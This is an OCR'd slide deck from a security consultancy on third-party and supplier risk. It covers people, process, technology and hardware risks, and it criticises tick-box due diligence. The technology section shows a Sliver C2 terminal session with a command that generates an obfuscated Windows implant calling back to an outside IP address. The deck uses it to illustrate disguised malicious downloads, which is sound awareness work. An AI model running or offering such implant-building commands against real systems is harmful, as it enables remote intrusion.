Third Party (Supplier Risk) – When tick boxes aren't enough.

Peter Leitch, Partner
Outsource Group


ansec
an Outsource Group Company

What is Third Party / Supplier risk?

- Risk to an organisation that comes from placing reliance upon a Supplier for goods, services and processes carried out on their behalf (and which may form part of/ or compromise the organisation’s overall control reliance).

- **Supplier Risk** – Core end-to-end supply chain risk management
- **Third Party Risk** – goes beyond arms length relationships – includes regulators, subcontracted service providers and other partners

Top Ten risks – Third Party



"Third Party Risk identified in top 10 technology risks –Internal Audit Survey 2021 onwards - increasing significance" - Source: ISACA.org

Tick Box Approach

- Complete Self certification questionnaires often online;
- Ask for compliance with standards/frameworks (e.g. IS0 27001, CE, etc.)
- Financial due diligence;
- Environmental, Social & Governance (ESG)
- Request Cyber security insurance;
- ....

A closer look at third party/ Supplier Risks in 3 main groups

People
Process
Technology


People Related Risks

ansec
an Outsource Group Company

We’ve got to talk about Dave

Context

- Contractor with Administrator access to systems;
- Likes to start [very] early in the morning;
- Worked with customer onsite 4 – 5 days per week for last 7+ years;
- Has more corporate knowledge than the staff;
- Is allowed to bring his own equipment into a secure area;
- Area locked down with access control, alarm systems and CCTV etc. controlled and managed by the security team;



The Issue

- A new security team started in the area, and they didn’t like to start so early – they preferred about 30 minutes later…….

Processes

ansec
an Outsource Group Company

Tick Box Process

- Was the questionnaire followed up on?
  - How are the answers scored?
- What was the scope of the ISO/ Framework?
  - Is it relevant to the risk??
- Financial due diligence – who checked the figures?
- Request Cyber security insurance – is it adequate?

Tick Box Approach

- ✓ Complete Self certification questionaires often online;
- ✓ Ask for compliance with standards/frameworks (e.g IS0 27001, CE, etc.)
- ✓ Financial due diligence;
- ✓ Environmental, Social & Governance (ESG)
- ✓ Request Cyber security insurance;
- ....

REVIEWED

Date ____________________

Approved By ____________


Technology risk –
Software Related Risk examples

“We can all see, but can you observe?”

A.D. Garrett, Everyone Lies

```
irror_mod = modifier_ob.
 mirror object to mirror
irror_mod.mirror_object
peration == "MIRROR_X":
irror_mod.use_x = True
irror_mod.use_y = False
irror_mod.use_z = False
 operation == "MIRROR_Y":
irror_mod.use_x = False
irror_mod.use_y = True
irror_mod.use_z = False
 operation == "MIRROR_Z":
irror_mod.use_x = False
irror_mod.use_y = False
irror_mod.use_z = True

election at the end -add
_ob.select= 1
er_ob.select=1
ntext.scene.objects.active
("Selected" + str(modifier
irror_ob.select = 0
 bpy.context.selected_obj
ata.objects[one.name].sel

int("please select exactly

-- OPERATOR CLASSES ----

types.Operator):
 X mirror to the selected
ject.mirror_mirror_x"
ror X"

context):
ext.active_object is not
```

Check the certificate



Microsoft | Download Center

Maximize the everyday with Microsoft 365

Get online protection, secure cloud storage, and innovative apps designed to fit your needs—all in one plan.

Debug Diagnostic Tool v2 Update 3.2

The Debug Diagnostic Tool (DebugDiag) is designed to assist in troubleshooting issues such as hangs, slow performance, memory leaks or mer and crashes in any user-mode process.

Important! Selecting a language below will dynamically change the complete page content to that langua

Select language: English

```
┌──(ansec㉿kali)-[~]
└─$ sliver
Connecting to localhost:31337 ...

SLIVER

All hackers gain exalted
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > generate --http 141.95.128.24 --save payload.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m11s
[*] Implant saved to /home/ansec/payload.exe

sliver >
```


Sliver, Software S0633 | MITRE ATT&CK®

Sliver is an open source, cross-platform, red team command and control framework written in Golang.


Hardware Related Risks

"Hardware is easy to protect: lock it in a room, chain it to a desk, or buy a spare. Information poses more of a problem. It can exist in more than one place; be transported halfway across the planet in seconds; and be stolen without your knowledge."


Bruce Schneier



Hardware Supply Chain



Supply Chain



SYSTEMS

UK semi industry exposed to supply chain risk, China state ownership

14

Report suggests govt get cracking on a proper ownership structure survey and ... hang on, did they forget the Midlands?

Dan Robinson

